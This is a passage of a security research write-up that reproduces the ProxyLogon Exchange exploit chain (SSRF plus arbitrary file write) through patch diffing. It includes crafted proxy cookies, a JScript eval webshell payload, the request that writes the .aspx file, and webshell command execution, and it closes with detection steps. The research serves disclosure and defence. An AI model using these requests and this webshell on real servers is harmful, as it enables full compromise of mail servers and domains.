    public ServerInfoAnchorMailbox(BackendServer backendServer, IRequestContext requestContext) : base(AnchorSource.ServerInfo, backendSe
    {
+       ServiceTopology currentServiceTopology = ServiceTopology.GetCurrentServiceTopology("f:\15.00.1497\sources\dev\cafe\src\Http
+       int num;
+       if (!currentServiceTopology.TryGetServerVersion(backendServer.Fqdn, out num, "f:\15.00.1497\sources\dev\cafe\src\HttpProxy
+       {
+           throw new ArgumentException("Invalid value");
+       }
+       this.BackEndServer = backendServer;
    }
}
```

Patch diff related to ServerInfo / authentication / host / fqdn.

```

--- a/Exchange2013/Microsoft.Exchange.Data.ApplicationLogic/Exchange/Data/ApplicationLogic/Cafe/BackEndServer.cs
+++ b/Exchange2013/Microsoft.Exchange.Data.ApplicationLogic/Exchange/Data/ApplicationLogic/Cafe/BackEndServer.cs
@@ -34,7 +34,7 @@ namespace Microsoft.Exchange.Data.ApplicationLogic.Cafe
    ~
    });
    int version;
-   if (array.Length != 2 || !int.TryParse(array[1], out version))
+   if (array.Length != 2 || !int.TryParse(array[1], out version) || UriHostNameType.Dns != Uri.CheckHostName(array[0]))
    {
        throw new ArgumentException("Invalid input value", "input");
    }

```

Patch diff of the `BackEndServer` class used by `BEResourceRequestHandler`.

Next, we traced calls to `BEResourceRequestHandler` and found this relevant path from the `SelectHandlerForUnauthenticatedRequest` method in `ProxyModule`.

```

namespace Microsoft.Exchange.HttpProxy {
    public class ProxyModule : IHttpModule {
        private IHttpHandler SelectHandlerForUnauthenticatedRequest(HttpContext httpContext) {
            IHttpHandler result;
            try {
                IHttpHandler httpHandler = null;
                if (/* ... */) {
                    // ...
                } else if (HttpProxyGlobals.ProtocolType == ProtocolType.Ecp) {
                    if (/* ... */) {
                        // ...
                    } else if (BEResourceRequestHandler.CanHandle(httpContext.Request)) {
                        httpHandler = new BEResourceRequestHandler();
                    }
                    // ...
                }
                // ...
                result = httpHandler;
            } finally {
                // ...
            }
            return result;
        }
    }
}

```

Minified code showing path to hit `BEResourceRequestHandler`.

Lastly, we evaluated the `CanHandle` method of `BEResourceRequestHandler` and found that it required a URL with the ECP “protocol” (e.g. `/ecp/`), a `X-BEResource` cookie, and a URL that ended with a static file type extension (e.g. `.js`, `.css`, `.flt`, etc.). Since this code was implemented in the `HttpProxy`, **the URL did not need to be valid**, which explained the fact that some indicators simply used `/ecp/y.js`, a non-existent file.

The `X-BEResource` cookie was parsed in `BackEndServer.FromString`, which effectively split the string on `"~"` and assigned the first element to an “fqdn” for the backend and parsed the second as an integer version.

We then traced the usage of this `BackEndServer` object and discovered it was used in the `ProxyRequestHandler` to determine which Host to send the proxied request to. The URI was constructed in `GetTargetBackEndServerUrl` via a `UriBuilder`, which is a native

.NET class.

```
namespace Microsoft.Exchange.HttpProxy {
    internal abstract class ProxyRequestHandler {
        protected void BeginProxyRequest(object extraData) {
            try {
                Uri uri = this.GetTargetBackendServerUrl();
                bool proxyKerberosAuthentication = this.ProxyKerberosAuthentication;
                // ...
                this.ClientResponse.Headers[WellKnownHeader.XCalculatedBETarget] = uri.Host;
                if (/* ... */) {
                    // ...
                } else {
                    this.ServerRequest = this.CreateServerRequest(uri);
                    if (this.HttpContext.IsWebSocketRequest) {
                        // ...
                        this.ProcessWebSocketRequest(this.HttpContext);
                    } else if (this.ClientRequest.HasBody()) {
                        this.ServerRequest.BeginGetRequestStream(/* ... */);
                        this.State = ProxyRequestHandler.ProxyState.ProxyRequestData;
                    } else {
                        // ...
                        this.BeginGetServerResponse();
                    }
                }
            }
        }

        protected virtual Uri GetTargetBackendServerUrl() {
            // ...
            UriBuilder clientUrlForProxy = new UriBuilder(this.ClientRequest.Url);
            clientUrlForProxy.Scheme = Uri.UriSchemeHttps;
            clientUrlForProxy.Host = this.AnchoredRoutingTarget.BackEndServer.Fqdn;
            clientUrlForProxy.Port = 444;
            if (this.AnchoredRoutingTarget.BackEndServer.Version < Server.E15MinVersion) {
                this.ProxyToDownLevel = true;
                clientUrlForProxy.Port = 443;
            }
            return clientUrlForProxy.Uri;
        }
    }
}
```

Minified code showing relevant methods from ProxyRequestHandler.

At this point, we could theoretically control the Host used for these backend connections by setting a specific header and sending requests to a “static” file in /ecp. However, simply controlling the Host is not enough to call arbitrary endpoints on the Exchange Back End. For this, we looked inside the .NET source code itself to see how UriBuilder is implemented.

```

public override string ToString() {
    if (m_username.Length == 0 && m_password.Length > 0) {
        throw new UriFormatException(SR.GetString(SR.net_uri_BadUserPassword));
    }

    if (m_scheme.Length != 0)
    {
        UriParser syntax = UriParser.GetSyntax(m_scheme);
        if (syntax != null)
            m_schemeDelimiter = syntax.InFact(UriSyntaxFlags.MustHaveAuthority) ||
                (m_host.Length != 0 && syntax.NotAny(UriSyntaxFlags.MailToLikeUri) && syntax.InFact(UriSyntaxFlags.OptionalAuthority))
                ? Uri.SchemeDelimiter
                : ":";
        else
            m_schemeDelimiter = m_host.Length != 0 ? Uri.SchemeDelimiter : ":";
    }

    string result = m_scheme.Length != 0 ? (m_scheme + m_schemeDelimiter) : string.Empty;
    return result
        + m_username
        + ((m_password.Length > 0) ? (":" + m_password) : String.Empty)
        + ((m_username.Length > 0) ? "@" : String.Empty)
        + m_host
        + (((m_port != -1) && (m_host.Length > 0)) ? (":" + m_port) : String.Empty)
        + (((m_host.Length > 0) && (m_path.Length != 0) && (m_path[0] != '/')) ? "/" : String.Empty) + m_path
        + m_query
        + m_fragment;
}

```

ToString method from the UriBuilder reference source code.

As shown in the snippet above, the ToString method of UriBuilder (which is used to construct URIs) performs simple string concatenation with our inputs. Therefore, if we set Host to be "example.org/api/endpoint/#", we effectively gain full control over the target URL. With this information, we had enough to demonstrate the SSRF with the following HTTP request...

```

Request
Pretty Raw \n Actions
1 GET /ecp/favicon.ico HTTP/1.1
2 Host: localhost
3 Cookie: X-BEResource=example.org/api/endpoint#-1;
4
5

Response
Pretty Raw Render \n Actions
1 HTTP/1.1 500 Internal Server Error
2 Cache-Control: private
3 Content-Type: text/html; charset=utf-8
4 Server: Microsoft-IIS/8.5
5 request-id: 7b16be74-0f13-4934-b6d8-300151ccb407
6 Set-Cookie: ClientId=GJDYEUFYKWXSOCCPG; expires=Tue, 08-Mar-2022 22:25:16 GMT; path=/; HttpOnly
7 X-CalculatedBETarget: example.org
8 X-AspNet-Version: 4.0.30319
9 X-Powered-By: ASP.NET
10 X-FEServer: exVM
11 Date: Mon, 08 Mar 2021 22:25:16 GMT
12 Content-Length: 87
13
14 NegotiateSecurityContext failed with for host 'example.org' with status 'TargetUnknown'

```

Failed SSRF attempt to example.org due to Kerberos host mismatch.

Alas! Our SSRF attempt “failed” due to a NegotiateSecurityContext error

communicating with example.org. As it turned out, this error was key to our understanding of the SSRF, as it demonstrated the fact that the HTTP Proxy was attempting to authenticate via Kerberos to the backend server. By setting the hostname to the Exchange server machine name, the Kerberos authentication succeeds and we can access endpoints as `NT AUTHORITY\SYSTEM`. With this information, we had enough to demonstrate SSRF with the following HTTP request...

```
Request
Pretty Raw \n Actions
1 POST /ecp/favicon.ico HTTP/1.1
2 Host: localhost
3 Cookie: X-BEResource=exvm.corp.contoso.com/autodiscover/autodiscover.xml#-1;
4 Content-Type: text/xml
5 Content-Length: 360
6
7 <Autodiscover xmlns="http://schemas.microsoft.com/exchange/autodiscover/outlook/requestschema/2006">
8   <Request>
9     <EmailAddress>
10      labsadmin@corp.contoso.com
11    </EmailAddress>
12    <AcceptableResponseSchema>
13      http://schemas.microsoft.com/exchange/autodiscover/outlook/responseschema/2006a
14    </AcceptableResponseSchema>
15  </Request>
16 </Autodiscover>

Response
Pretty Raw Render \n Actions
1 HTTP/1.1 440 Login Timeout
2 Content-Type: text/html
3 Set-Cookie: sessionid=; path=/; expires=Thu, 01-Jan-1970 00:00:00 GMT
4 Set-Cookie: cadata=; path=/; expires=Thu, 01-Jan-1970 00:00:00 GMT
5 Date: Mon, 08 Mar 2021 22:47:43 GMT
6 Content-Length: 154
```

Failed SSRF attempt due to backend authentication check.

Alas! Again! The backend server rejected our request for some reason. Tracing this error, we eventually discovered the `EcpProxyRequestHandler.AddDownLevelProxyHeaders` method, which is only called if `ProxyToDownLevel` is set to true in the `GetTargetBackendServerUrl` method. This method checked that the user was authenticated and returned an HTTP 401 error if they were not.

Thankfully, we can prevent `GetTargetBackendServerUrl` from setting this value by modifying the server version in our cookie. If the version was greater than `Server.E15MinVersion`, `ProxyToDownLevel` remained false. With this change in place, we successfully authenticated to a backend service (the autodiscover service).

```

Request
Pretty Raw \n Actions \n
1 POST /ecp/favicon.ico HTTP/1.1
2 Host: localhost
3 Cookie: X-BEResource=exvm.corp.contoso.com/autodiscover/autodiscover.xml#-1941962753;
4 Content-Type: text/xml
5 Content-Length: 354
6
7 <Autodiscover xmlns="http://schemas.microsoft.com/exchange/autodiscover/outlook/requestschema/2006">
8   <Request>
9     <EmailAddress>
10      labsadmin@corp.contoso.com
11    </EmailAddress>
12  </Request>
13 </Autodiscover>

Response
Pretty Raw Render \n Actions \n
19 <?xml version="1.0" encoding="utf-8"?>
20 <Autodiscover xmlns="http://schemas.microsoft.com/exchange/autodiscover/responseschema/2006">
21   <Response xmlns="http://schemas.microsoft.com/exchange/autodiscover/outlook/responseschema/2006a">
22     <User>
23       <DisplayName>
24        labsadmin
25      </DisplayName>
26      <LegacyDN>
27       /o=Contoso/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=e941169ebac94529aa4e7106a2ebed9e-labsadmin
28     </LegacyDN>
29     <AutoDiscoverSMTPAddress>
30      labsadmin@corp.contoso.com
31    </AutoDiscoverSMTPAddress>
32    <DeploymentId>
33      fc415651-0356-43c2-8ec8-b85e0a15ceb5
34    </DeploymentId>
35  </User>
36 </Response>
37 </Autodiscover>

```

Successful SSRF to the autodiscover endpoint.

While reviewing the code paths above, we discovered an additional SSRF in the OWA proxy handler. These requests were sent without Kerberos authentication and therefore could be targeted to arbitrary servers as shown below.

```

Request
Pretty Raw \n Actions \n
1 GET /owa/auth/favicon.ico HTTP/1.1
2 Host: localhost
3 Cookie: X-AnonResource-Backend=example.org/#-1; X-AnonResource=true;
4
5

Response
Pretty Raw Render \n Actions \n
1 HTTP/1.1 200 OK
2 Cache-Control: private, max-age=604800
3 Content-Type: text/html; charset=UTF-8
4 Expires: Mon, 15 Mar 2021 22:31:55 GMT
5 Last-Modified: Thu, 17 Oct 2019 07:18:26 GMT
6 Accept-Ranges: bytes
7 Age: 476903
8 ETag: "3147526947+gzip"
9 Vary: Accept-Encoding
10 Server: Microsoft-IIS/8.5
11 request-id: d24f9efc-60cb-4a04-a44e-454855d0fdbb
12 Set-Cookie: ClientId=VLIGOHLEYLWFUONAW; expires=Tue, 08-Mar-2022 22:31:55 GMT; path=/; HttpOnly
13 X-CalculatedBETarget: example.org
14 X-Cache: HIT
15 X-AspNet-Version: 4.0.30319
16 X-Powered-By: ASP.NET
17 Date: Mon, 08 Mar 2021 22:31:55 GMT
18 Content-Length: 1256
19
20 <!doctype html>
21 <html>
22   <head>
23     <title>
24       Example Domain
25     </title>

```

Successful SSRF attempt to example.org via X-AnonResource cookie.

At this point, we had enough information to forge requests to some backend services. We are not publishing information on how to properly authenticate to more sensitive services (e.g. /ecp) as this information is not publicly available.

Arbitrary File Write (CVE-2021-27065)

With SSRF in hand, we turned our attention to remote code execution. Before we began patch diffing, our first clue on this vulnerability came from the indicators published by Microsoft and Volexity. Namely, this Powershell command to search the ECP logs for indicators of compromise:

```
        Select-String -Path
"$env:PROGRAMFILES\Microsoft\ExchangeServer\V15\Logging\ECP\Server\*.log" -Pattern
'Set- .+VirtualDirectory'
```

Additionally, the Volexity blog post described requests to

`/ecp/DDI/DDIService.svc/SetObject` as related to exploitation. With these two facts in hand, we searched our diff for anything related to file I/O in the ECP or DDI classes. This quickly came back with a result for the `WriteFileActivity` class in `Microsoft.Exchange.Management.ControlPanel.DIService`. The “control panel” is the user-facing name for ECP and DDIService is directly in the indicator URL. As shown in the diff below, the old functionality wrote a file with a user-controlled name directly to disk. In the new functionality, the code appends a “.txt” file extension if not already present. Knowing that the general exploit involved writing an ASPX webshell to the server, the `WriteFileActivity` seemed like a prime candidate for exploitation.


```

--- a/Exchange2013/Microsoft.Exchange.Management.ControlPanel/DDIService/WriteFileActivity.cs
+++ b/Exchange2013/Microsoft.Exchange.Management.ControlPanel/DDIService/WriteFileActivity.cs
@@ -45,12 +45,16 @@ namespace Microsoft.Exchange.Management.DDIService
    {
        DataRow dataRow = dataTable.Rows[0];
        string value = (string)input[this.InputVariable];
-       string path = (string)input[this.OutputFileNameVariable];
+       string text = (string)input[this.OutputFileNameVariable];
        RunResult runResult = new RunResult();
        try
        {
            runResult.ErrorOccur = true;
-           using (StreamWriter streamWriter = new StreamWriter(File.Open(path, FileMode.CreateNew)))
+           if (!text.EndsWith(WriteFileActivity.textExtension))
+           {
+               text += WriteFileActivity.textExtension;
+           }
+           using (StreamWriter streamWriter = new StreamWriter(File.Open(text, FileMode.CreateNew)))
            {
                streamWriter.WriteLine(value);
            }
@@ -101,6 +105,9 @@ namespace Microsoft.Exchange.Management.DDIService
        }

        // Token: 0x04002ADD RID: 10973
+       private static readonly string textExtension = ".txt";
+
+       // Token: 0x04002ADE RID: 10974
        private List<ErrorRecord> errorRecords = new List<ErrorRecord>();
    }
}

```

Patch diff of WriteFileActivity.cs

If we search the Exchange installation directory for WriteFileActivity, we see it used in several XAML files within Exchange Server\V15\ClientAccess\ecp\DDI.


```

<SetObjectWorkflow Output="Name, Server, VDirType, Identity, WhenChanged, WebsiteName" AsyncRunning="true">
  <GetCmdlet DataObjectName="AD0abVirtualDirectory" CommandText="Get-OABVirtualDirectory" PostAction="ResetGetPostAction" >
  </GetCmdlet>
  <WriteFileActivity OutputFileNameVariable="FilePathName" InputVariable="FileContent" />
  <GetCmdlet DataObjectName="Server" CommandText="Get-ExchangeServer">
    <Parameter Name="Identity" Reference="Server" Type="Mandatory" />
  </GetCmdlet>
  <RemoveCmdlet DataObjectName="AD0abVirtualDirectory" CommandText="Remove-OABVirtualDirectory">
    <Parameter Name="Force" Type="Switch" />
  </RemoveCmdlet>
  <NewCmdlet DataObjectName="AD0abVirtualDirectory" CommandText="New-OABVirtualDirectory">
    <Parameter Name="WebSiteName" Value="Name=>VirtualDirectoryService.GetWebSiteNameFromVDirName(String(@0[Name]))" />
    <Parameter Name="Server" Type="Mandatory" />
    <Parameter Name="Role" Value="ClientAccess" />
    <Parameter Name="InternalURL" Value="Fqdn=>String.Format(&quot;https://{0}/OAB&quot;, @0[Fqdn])" />
    <Parameter Name="Path" />
  </NewCmdlet>
</SetObjectWorkflow>

```

Code snippet from ResetOABVirtualDirectory.xaml

After examining the XAML files and reviewing the ECP functionality in the Exchange web UI, we determined that the SetObjectWorkflow above described a series of steps to be executed server-side (including Powershell cmdlet execution) to perform a specific operation.



ECP user interface showing the configuration options for ResetVirtualDirectory.

By submitting a sample ResetVirtualDirectory request, we observed that the Exchange server wrote a pretty-printed configuration of the VirtualDirectory to the specified path, removed the VirtualDirectory, and recreated it. This configuration file contained several properties from the directory and could be written to any directory on the system with an arbitrary extension. A screenshot of the request and resulting file are shown below.

Example HTTP request to the DDIService to reset the OAB VirtualDirectory:

```
POST /ecp/DDI/DDIService.svc/SetObject?
schema=ResetOABVirtualDirectory&msExchEcpCanary={csrf} HTTP/1.1Host: localhostCookie:
msExchEcpCanary={csrf};Content-Type: application/json{"identity": {"__type":
"Identity:ECP","DisplayName": "OAB (Default Web Site)","RawIdentity": "cf64594f-d739-
44a4-aa70-3fbd158625e2"},"properties": {"Parameters": {"__type":
"JsonDictionaryOfanyType:#Microsoft.Exchange.Management.ControlPanel","FilePathName":
"C:\\VirtualDirectory.aspx"}}}
```

```
VirtualDirectory.aspx - Notepad
File Edit Format View Help
Name : OAB (Default Web Site)
PollInterval : 480
OfflineAddressBooks :
RequireSSL : True
BasicAuthentication : False
WindowsAuthentication : True
OAuthAuthentication : False
MetabasePath : IIS://hafnium-dc.hafnium.local/W3SVC/1/ROOT/OAB
Path : C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\OAB
ExtendedProtectionTokenChecking : None
ExtendedProtectionFlags :
ExtendedProtectionSPNList :
AdminDisplayVersion : Version 15.0 (Build 1497.2)
Server : HAFNIUM-DC
InternalUrl : https://hafnium-dc.hafnium.local/OAB
InternalAuthenticationMethods : WindowsIntegrated
ExternalUrl :
ExternalAuthenticationMethods : WindowsIntegrated
AdminDisplayName :
ExchangeVersion : 0.10 (14.0.100.0)
DistinguishedName : CN=OAB (Default Web Site),CN=HTTP,CN=Protocols,CN=HAFNIUM-DC,CN=Servers,(
Identity : HAFNIUM-DC\OAB (Default Web Site)
Guid : 5bdb1075-43de-4e03-9e79-8d7e512f7f04
ObjectCategory : hafnium.local/Configuration/Schema/ms-Exch-OAB-Virtual-Directory
ObjectClass : top
              msExchVirtualDirectory
              msExchOABVirtualDirectory
WhenChanged : 3/6/2021 4:03:13 PM
WhenCreated : 3/6/2021 3:52:58 PM
WhenChangedUTC : 3/7/2021 12:03:13 AM
WhenCreatedUTC : 3/6/2021 11:52:58 PM
OrganizationId :
Id : HAFNIUM-DC\OAB (Default Web Site)
OriginatingServer : hafnium-dc.hafnium.local
IsValid : True
```

File exported by the DDIService showing all properties of the VirtualDirectory.

Virtual Directory

OAB (Default Web Site) [Help](#)

Server:

Last modified time:

Polling interval (minutes):

Internal URL:

This Internal URL refers to the URL from which Outlook clients inside the corporate network can access this virtual directory.

External URL:

This External URL refers to the URL from which Outlook clients outside the corporate network can access this virtual directory.

ECP web UI showing editable parameters for a VirtualDirectory.

The following parameters were exposed in the UI for editing a VirtualDirectory. Notably, the Internal URL and External URL were exposed in the UI, described in the XAML as parameters, and written to the file at our arbitrary path. This combination of factors allowed an attacker controlled input to reach an arbitrary path, which is the necessary primitive to enable a webshell.

After some experimentation, we determined that the Internal/External URL fields was partially validated by the server. Namely, the server validated the URI scheme, hostname, and imposed a maximum length of 256 bytes. Additionally, the server “percent encoded” any percent signs in the payload (e.g. “%” become “%25”). As a result, a classic ASPX code block like `<% code %>` was transformed into `<%25 code %25>` which is invalid. However, other metacharacters (e.g. `<` and `>`) were not encoded, allowing injection of a URL like the following:

```
http://o/#<script language="JScript" runat="server">function
Page_Load(){eval(Request["mlwqloai"],"unsafe");}</script>
```

After resetting the VirtualDirectory, this URL was embedded in the export and saved to the

path of our choosing, granting remote code execution on the Exchange server.

```
Request
Pretty Raw \n Actions \n
1 POST /ecp/auth/ysfwduaohcma.aspx HTTP/1.1
2 Host: 172.16.59.7
3 Content-Type: application/x-www-form-urlencoded
4 Content-Length: 129
5
6 mlwqloai=Response.Write(
7     new ActiveXObject("WScript.Shell")
8     .Exec("cmd /c whoami")
9     .StdOut
10    .ReadAll());

Response
Pretty Raw Render \n Actions \n
1 HTTP/1.1 200 OK
2 Cache-Control: private
3 Content-Type: text/html; charset=utf-8
4 Server: Microsoft-IIS/8.0
5 request-id: 9f9322a3-9d33-42cd-829f-9b4c56e9e708
6 Set-Cookie: ClientId=XMPJHBUNDKSETMHRQ; expires=Tue, 08-Mar-2022 21:02:38 GMT; path=/; HttpOnly
7 X-AspNet-Version: 4.0.30319
8 X-Powered-By: ASP.NET
9 X-FEServer: HAFNIUM-DC
10 Date: Mon, 08 Mar 2021 21:02:39 GMT
11 Content-Length: 2131
12
13 nt authority\system
14 Name : OAB (Default Web Site)
15 PollInterval : 480
16 OfflineAddressBooks :
17 RequireSSL : True
18 BasicAuthentication : False
19 WindowsAuthentication : True
20 OAuthAuthentication : False
```

Using webshell to execute commands on compromised Exchange server.

Leaking the Backend + Domain

The complete exploit chain requires the Exchange server backend and domain. In [CrowdStrike's blog post about the attack](#) they posted a full log of the attack being sprayed across the Internet. In this log, the first call was to an `/rpc/` endpoint:

```
2021-02-28 hh:mm:ss [REDACTED] GET /rpc/
&CorrelationID=<empty>;&RequestId=[REDACTED]; 443 - [REDACTED]
Mozilla/5.0+ (Windows+NT+10.0;+WOW64)+AppleWebKit/537.36+(KHTML,+like+
Gecko)+Chrome/74.0.3729.169+Safari/537.36 - 401 1 2148074254 23
```

The initial request hits the `/rpc/` exposed by Exchange

This initial request must be unauthenticated, and is likely utilizing [RPC over HTTP](#) which essentially exposes NTLM authentication through the endpoint. RPC over HTTP is itself a fairly complicated protocol which is [thoroughly detailed via Microsoft's open specification initiative](#).

As attackers, we were interested in parsing the [NTLM Challenge message](#) that is returned to us after sending an [NTLM Negotiation message](#). This challenge message contains a number of [AV_PAIR structures](#) that contain the information we are interested in – specifically

`MsvAvDnsComputerName` (the backend server name) and `MsvAvDnsTreeName` (the domain name).

`Impacket's http.py` already contains code to perform this negotiation to generate a negotiation message and then parse the challenge response into `AV_PAIR` structures. The request and response ends up looking like:

```
RPC_IN_DATA /rpc/rpcproxy.dll HTTP/1.1Host:
frontend.exchange.contoso.comUser-Agent: MSRPCAccept: application/rpcAccept-Encoding:
gzip, deflateAuthorization: NTLM TlRMTVNTUAABAAAABQKI0AAAAAAAAAAAAAAAAAAAAA=Content-
Length: 0Connection: close
```

```
HTTP/1.1 401 UnauthorizedServer: Microsoft-IIS/8.5request-id:
72dce261-682e-4204-a15a-8055c0fd93d9Set-Cookie: ClientId=IRIFSCHPJ0YLFUL09MA;
expires=Tue, 08-Mar-2022 22:48:47 GMT; path=/; HttpOnlyWWW-Authenticate: NTLM
TlRMTVNTUAACAAAACAAIADgAAAAFAomiVN9+140SRjMAAAAAAAAAAJ4AngBAAAAABg0AJQAAA9DAE8AUgBQAA
Authenticate: NegotiateWWW-Authenticate: Basic
realm="frontend.exchange.contoso.com"X-Powered-By: ASP.NETX-FEServer: frontendDate:
Mon, 08 Mar 2021 22:48:47 GMTConnection: closeContent-Length: 0
```

The base64 encoded hash can be parsed using `Impacket` to show the leaked domain information.

```
fields = {dict: 6} {2: (8, b'C\x00O\x00R\x00P\x00'), 1: (8, b'e\x00x\x00V\x00M\x00'), 4: (32, b'c\x00o\x00r\x00p\x00.\x00c\x00o\x00n\x00t\x00o\x00s\x00o\x00.\x00c\x00o\x00m\x00'),
> 2 = (tuple: 2) (8, b'C\x00O\x00R\x00P\x00')
> 1 = (tuple: 2) (8, b'e\x00x\x00V\x00M\x00')
> 4 = (tuple: 2) (32, b'c\x00o\x00r\x00p\x00.\x00c\x00o\x00n\x00t\x00o\x00s\x00o\x00.\x00c\x00o\x00m\x00')
> 3 = (tuple: 2) (42, b'e\x00x\x00V\x00M\x00.\x00c\x00o\x00r\x00p\x00.\x00c\x00o\x00n\x00t\x00o\x00s\x00o\x00.\x00c\x00o\x00m\x00')
> 5 = (tuple: 2) (32, b'c\x00o\x00r\x00p\x00.\x00c\x00o\x00n\x00t\x00o\x00s\x00o\x00.\x00c\x00o\x00m\x00')
> 7 = (tuple: 2) (8, b'\x9aZt\xf0m\x14\xd7\x01')
__len__ = {int: 6}
```

Leaked domain information embedded in the WWW-Authenticate NTLM Challenge

The recovered `AV_PAIR data` is encoded as `Windows Unicode` and maps a specific `AV_ID` to a value. `AV_IDs` are constants that map to specific content, for example, we want to grab the strings for 3 (the backend hostname) and 5 (the domain).

MsvAvDnsComputerName 0x0003	The fully qualified domain name (FQDN) of the computer. The name MUST be in Unicode, and is not null-terminated.
MsvAvDnsDomainName 0x0004	The FQDN of the domain. The name MUST be in Unicode, and is not null-terminated.
MsvAvDnsTreeName 0x0005	The FQDN of the forest. The name MUST be in Unicode, and is not null-terminated.<13>

Mappings for the AV_PAIR structures to numbers in the calculated data

The information posted here resolves that the backend value is `ex.corp.contoso.com` and the

domain is corp.contoso.com. These are the values needed to abuse the SSRF vulnerability discussed earlier.

Homework

As described elsewhere, we have omitted certain exploit details to prevent ease of exploitation. The mechanism through which the exploit authenticates to ECP endpoints as arbitrary users is left as an exercise to the reader. We will release further details on this in a follow-up blog post once sufficient time has elapsed.

Detection

Microsoft's Threat Intel Center (MSTIC) has already provided excellent [indicators](#) and [detection scripts](#) which anyone with an on premise Exchange server should use. To determine if there is a compromise we recommend SOCs, MSSPs, and MDRs take the following steps:

1. Ensure all endpoint protection products are updated and functioning. While the exploit itself may not have a large quantity of IoCs published to detection engines yet, post exploitation activity can be easily detected with modern tooling.
2. Run the "TestProxyLogon.ps1" script from Microsoft's github linked above across all Exchange servers. From our experience with the weaponization of the exploit the script should detect any evidence of an exploited system.
3. Double check the configuration of the Servers in question, scheduled tasks, autoruns etc, are all places that an attacker could be hiding after gaining initial access. Ensure the Audit Process Creation audit policy and PowerShell logging are enabled for Exchange servers and check for suspicious commands and scripts. Discrepancies should be verified, reported, and remediated ASAP.

As we continue our exploration of these vulnerabilities, we intend to publish additional material on detecting any evidence of this exploit in your environment.

Post-Exploitation

Previous work by [Sean Metcalf](#) and [Trimarc Security](#) details the high level of permissions that often accompany on-premise Exchange installations. When configured in this way, an attacker with control of an Exchange server can easily use this access for domain-wide compromise with an ACL abuse. Affected environments can determine if site-wide compromise should be suspected by examining the ACLs applied to the root domain object, and observing whether or not vulnerable Exchange resources fall into these groups. We have adapted the PowerShell snippet in the Trimarc post to more specifically filter on the Exchange Windows Permissions and Exchange Trusted Subsystem groups. If your environment has added Exchange resources to custom groups or groups outside of these, you will need to adapt the script accordingly.

```
import-module ActiveDirectory$ADDomain = '$DomainTopLevelObjectDN =
(Get-ADDomain $ADDomain).DistinguishedNameGet-ADObject -Identity
$DomainTopLevelObjectDN -Properties * | select -ExpandProperty nTSecurityDescriptor |
select -ExpandProperty Access | select
IdentityReference,ActiveDirectoryRights,AccessControlType,IsInherited | Where-Object
{($_.IdentityReference -like "*Exchange Windows Permissions*") -or
($_.IdentityReference -like "*Exchange Trusted Subsystem*")} | Where-Object
{($_.ActiveDirectoryRights -like "*GenericAll*") -or ($_ActiveDirectoryRights -like
"*WriteDacl*")}
```

Acknowledgements

Reproduction of this bug did not happen in a vacuum -our development process relied on the published works of the original researchers, incident responders, and other security researchers who also worked to reproduce these bugs. Our thanks and appreciation go out to:

- [DEVCORE](#)-Who found the original bug
- [Volexity](#)-Who identified the bug in the wild
- [@80vul](#)-The first user seen to reproduce the exploit chain
- [Rich Warren \(@buffaloverflow\)](#)-Who we actively worked with while investigating
- [Crowdstrike](#)-Who published additional information about active exploitation in the wild
- [Microsoft](#)-Who quickly published indicators and patches